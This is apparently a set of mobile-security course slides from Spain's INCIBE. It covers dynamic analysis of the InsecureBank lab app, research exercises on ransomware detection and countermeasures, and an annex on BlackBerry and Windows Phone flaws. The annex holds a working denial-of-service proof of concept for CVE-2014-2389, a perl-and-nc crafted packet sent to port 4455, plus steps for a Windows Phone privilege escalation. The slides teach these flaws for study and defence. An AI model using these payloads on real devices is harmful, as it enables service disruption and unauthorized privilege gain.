
- Then, review the preferences to know the web address of the server to connect.





Automatic Tools

- Leave snoop-it on the device and open the application to analyse.
- Write Snoop-it's address on the browser (use credentials defined in Snoop-it's options).



- It is possible to analyse all the elements provided by the web interface.

Additional Task

- You can go in depth on dynamic analysis techniques by executing the same dynamic analysis tasks on the vulnerable applications mentioned during the static analysis.
- You can also perform dynamic analysis tasks with the Snoop-it application or other analysis tools that require jailbreak.
- Due to time constraints, it was impossible to review all the vulnerabilities the InsecureBank includes, we encourage you to complete the dynamic and static analysis to find new vulnerabilities that have not been reviewed during this laboratory.

Research Exercise

Research Exercise

Introduction

- In this exercise the student should conduct a research and write the results obtained on the subject's forum, in order to discuss them with the rest of students.
- Four possible exercise are suggested:
  - Analysis tools.
  - Security analysis of vulnerable applications.
  - Detection of ransomware through the static and dynamic analysis.
  - Countermeasures against ransomware on operative systems.
- In the following slides you can find more detailed information on each exercise.

Research Exercise

Analysis Tools

- Multiple tools for the analysis of mobile applications have been reviewed during this unit.
- Tools studied cover different environments:
  - Dynamic and static analysis.
  - Automatic and manual analysis.
  - Disassemblers and debuggers.
  - Etc.
- The objective of the exercise is to conduct a search in order to identify an analysis tool the has not been reviewed during the curse and describe:
  - The type of analysis that it provides.
  - Differences compared to the one reviewed in the unit.
  - Requirements of the use environment (jailbreak, rooting, operative system, etc.).
  - Configuration process and a testing execution.

Research Exercise

Other Vulnerable Applications

- The different analysis tasks of the unit are restricted by the time constraints of the course.
- There are further applications and vulnerabilities that have not been reviewed in depth, but they were studied in the first unit of the course.
- The objective of the exercise is to use the tools studied to complete the security analysis conducted during the unit in one of the following ways:
  - Analysing vulnerabilities that have not been reviewed during the laboratories.
  - Analysing one of the vulnerable applications suggested at the end of each exercise.
- The analysis conducted should follow the same structure as the ones conducted during the laboratories of the unit.

Research Exercise

Ransomware Detection

- In this task you should imagine that you are conducting the analysis of a suspicious evidence belonging to a ransomware campaign.
  - A ransomware is a type of malware that encrypts the content of a device and demands a ransom in order to decrypt the information.
- The objective of the exercise is to create a report including a description of the analysis process that you will conduct in order to analyse a malicious application. The following information should be specified:
  - The details of the ransomware application, including the operative system, the encryption procedure and the way of demanding the ransom.
  - The environment in which you will conduct the analysis:
    - Remember that, since it is a malware, you cannot use an environment that includes in-production applications or real data.
  - The static and dynamic analysis tasks to perform in order to verify that operations performed by the application are harmful.

Research Exercise

Countermeasures for Ransomware

- In this task you should propose a set of policies for the devices of an organization in order to avoid infections via ransomware.
- As a part of the exercise, the following information should be specified:
  - Types of applications that may mitigate the consequences of a device being infected by a piece of ransomware.
  - Security mechanisms available in mobile operative systems that may protect devices against an infection of this kind. How could one reinforce the most important mechanisms used in order to avoid infections due to unawareness or reverse engineering attacks?
  - Currently unavailable additional mechanisms that may mitigate this threat. You should specify how such mechanisms may affect the productivity of employees of the organisation.

Assessment Test


Annex I: Attacks on BlackBerry and Windows Phone

Attacks on BlackBerry and Windows Phone

Introduction

- iOS and Android are not the only operative system that may experience security problems.
- BlackBerry or Windows Phone's market share make them operative systems with little representation among the total of devices existing.
- It does not imply that they are free from vulnerabilities or security problems.
- In this section specific problems that affected various operative systems versions of mobile devices of such organisations will be reviewed. In addition, the impact that such problems could have on devices will also be studied.

BlackBerry



Introduction

- The vulnerability to review in this section was reported on 12/04/2014.
- The attack takes advantage of a vulnerability of a network service that was designed for developers.
- Specifically, it is a buffer-overflow vulnerability.
- The code assigned to the vulnerability corresponds to **CVE-2014-2389** and, according to the *Common Vulnerability Scoring System* (CVSS) scale, it has a 9.3 value due to the following reasons:
  - It is exploitable through the network.
  - It does not require authentication.
  - It allows users to access information, modify variables and deny services.

Requirements for the Attack

- The vulnerability affects, at least, **Blackberry Z10** devices with the 10.1.0.2354 software.
- For the device to be affected, it has to be configured in developer mode, at least, once.
- When activating the developer mode, computers affected initiate an SSH service called `qconnDoor`, accessible from the outside of the device.
- Even though the developer mode has been deactivated, the network service still works and thus, it is accepting incoming connections.
- Though the service requires authentication, the vulnerability can be executed without having been authenticated since it takes advantage of an error in the decryption process of the commands received.

Details

- The discoverers of the vulnerability conducted a static analysis of the code compiled from the service available on the emulator and image of the operative system.
- The `qconnDoor` protocol includes messages of an encryption protocol such as *challenge request*, *encrypted* challenge response and *keepalive* among others.
- The main problem of messages defined in the protocol lies in the fact that all the packets include a great amount of variables that specify the length of different variable fields.

Send ssh key packet format


Packet size	Version	Command	Encryption size	Decryption size	IV	Encrypted data
16 bit	16 bit	16 bit	16 bit	16 bit	16 bytes	Variable

- The modification of such values may create inconsistency situations and create buffer overflows. The problem becomes more important because `qcoonDoor` is executed as a root.

Details

- The modification of such values is located in the `recv_exact_and_decrypt` function (so called after the researches that discovered the vulnerability, since executable files did not include symbols to draw the names of methods and variables).
- This function receives a data buffer to decrypt and the buffer size as a parameter. Buffers size is used to create a destination buffer in which data is copied. After such memory reserved to the buffer, other variables internal to the function are stored.
- The problem lies in the fact that, during the shutdown condition for the copy of buffer, it uses the buffer size instead of the variable received with the size. Thus, if the size of the buffer is greater than the one of the variable, the internal variables existing in the code will be overwritten. This will cause a buffer overflow.
- Find a graphic description of the attack in the following slide.

Details


Memory
Parameters
Encrypted data size
Area reserved for the buffer
Internal variables
Encrypted data size
Area for overwritten memory
Encrypted data
Encrypted data size

Execution of the Problem

- In order to execute the problem it is only necessary to use the following commands from a console to a device o emulator with the vulnerable version of the operative system (10.1.0.2354) and de developer mode activated.
- First, check the availability of the service:

```
> nc -v ip_dispositivo 4455
Connection to ip_dispositivo 4455 port [tcp/*] succeeded!
```

- Try to connect to the Blackberry-connect service (it will fail since the password is not available):

```
> /opt/bbndk/host/linux/x86/usr/bin/blackberry-connect ip_dispositivo -
password 'any' -sshPublicKey id_rsa.pub
Info: Connecting to target ip_dispositivo:4455
Info: Authenticating with target ip_dispositivo:4455
Info: Encryption parameters verified
Info: Authenticating with target credentials.
Error: Connection refused: The device password you provided is incorrect.
```

Execution of the Problem

- Send the modified packet:

```
> perl -e 'print
"\x00\x2a\x00\x02\x00\x07\x12\
x00\x0c\x00" . "\x41" x 0xc00'
| nc ip_dispositivo 4455
```

- Verify that the service is not working anymore.

```
> nc -v ip_dispositivo 4455
nc: connect to ip_dispositivo
port 4455 (tcp) failed:
Connection refused
```

Conclusions

- Though the problem on its current state does not allow the execution of arbitrary code, it has allowed the user to write an internal variable and it causes a denial of service in `qconnDoor`.
- The inclusion of multiple parameters to handle the length of variable fields is a source of failures and possible vulnerabilities.
- Network services exposed to the outside are critical.
- Furthermore, if services are executed as administrator, it may imply a direct privilege escalation that is made remotely to administrator.

Windows Phone

Introduction

- The vulnerability reviewed in this sections was reported in November 2014 on a developers forum.
- The attack takes advantage of a problem in the verification of the identity of manufacturer's applications that have been moved to the SD card of the device.
- The attack affects OEM applications. Such applications are added by the device manufacturer (Nokia, HTC, etc.) to the image of the operative system.
- On Windows Phone, applications of the operative system and OWM has a set of specific privileges that cannot be accessed by third parties' applications.
- This way, it is possible to execute any application, including one developed by the user, using the privileges of the forged application.

Procedure to Conduct the Attack

- A Windows Phone with SD card is required to conduct the attack:
  - The amount of manufacturers that add SD cards to Windows Phone devices is limited and many manufacturers, such as Nokia or HTC do not include the SD slot.
- Steps to follow in order to conduct the attack are described bellow:
  - On the system's settings, navigate to "storage" and select "apps and games".
  - Select an OEM application (developed by the manufacturer) and move it to the SD card of the device.

Procedure to Conduct the Attack

- Access the content of the SD card through a file browser.
- Open the folder that contains the application that has just been moved to the SD card.
- Remove the content of the folder, including temporary files.
- Locate the folder that contains the application to be installed with new privileges.
  - Ideally, the application would have been created with the purpose of taking advantage of the privileges that it is going to obtain.
- Copy the content of the folder to the folder that contained the OEM application.
- Execute the SD card on the system again and execute the OEM application.
  - The application created by the user will be loaded.

Restrictions

- The attack described in this section allows any application tu obtain further privileges apart from the ones that it has access to by default.
- However, applications can only obtain privileges from OEM applications (included in the operative system by the device manufacturer).
- In most devices, permissions given to OEM applications are grater than the ones belonging to third parties. However, it does not affect the structure of the kernel, therefore, they cannot be used to root the phone.
- In addition, the attack can only be performed in phone models that include an SD slot.
- Therefore, we can conclude, though the attack does actually exist, has a series of practical restrictions that reduce its criticality.

Thank you for your attention

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD